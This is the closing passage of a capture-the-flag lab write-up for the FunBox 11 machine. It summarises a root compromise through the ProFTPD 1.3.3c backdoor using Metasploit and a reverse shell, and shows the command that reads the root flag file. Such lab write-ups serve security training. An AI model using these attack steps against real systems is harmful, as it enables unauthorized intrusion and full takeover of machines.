drwx----- 2 root root 4096 Jul 19 2021 .cache
-rw----- 1 root root 149 Jul 20 2021 .mysql_history
drwxr-xr-x 2 root root 4096 Jul 19 2021 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 2291 Jul 20 2021 .root.txt
-rw----- 1 root root 4669 Jul 20 2021 .viminfo
-rw-r--r-- 1 root root 167 Oct 4 09:00 .wget-hsts
```

Figure: Enumeration of the /root directory revealing the root.txt flag file.

17. Retrieve the Root Flag

The flag was read using:

```
cat /root/root.txt
```


The target displayed the FunBox flag/banner and the completion message.



Figure: Retrieval of the root flag from /root/root.txt, confirming successful completion of the exploitation process.

18. Attack Path Summary

The complete attack path can be summarized as follows:



19. Vulnerability Summary

Finding	Description	Impact
ProFTPD 1.3.3c Backdoor	Vulnerable FTP service	Remote command execution
Root-level shell	Exploit returned UID 0	Complete system compromise
Exposed services	Multiple network services available	Increased attack surface
WordPress installation	Web application exposed on port 80	Additional attack surface

Primary Finding

ProFTPD 1.3.3c Backdoor Command Execution

The vulnerable ProFTPD service allowed the attacker to execute commands remotely and obtain a command shell with root privileges.

20. Conclusion

The FunBox 11 penetration testing exercise was successfully completed.

The target was first identified through network discovery and then comprehensively enumerated using Nmap. Multiple network services were discovered, with ProFTPD 1.3.3c on FTP port 21 identified as the primary attack vector.

The corresponding ProFTPD 1.3.3c backdoor exploit was identified through Metasploit. After configuring the target and reverse-shell parameters, exploitation successfully established a command shell. The shell was confirmed to have root-level privileges using `whoami` and `id`.

Finally, the `/root/root.txt` file was accessed, confirming complete compromise of the target machine.

Final result: Successful root access achieved.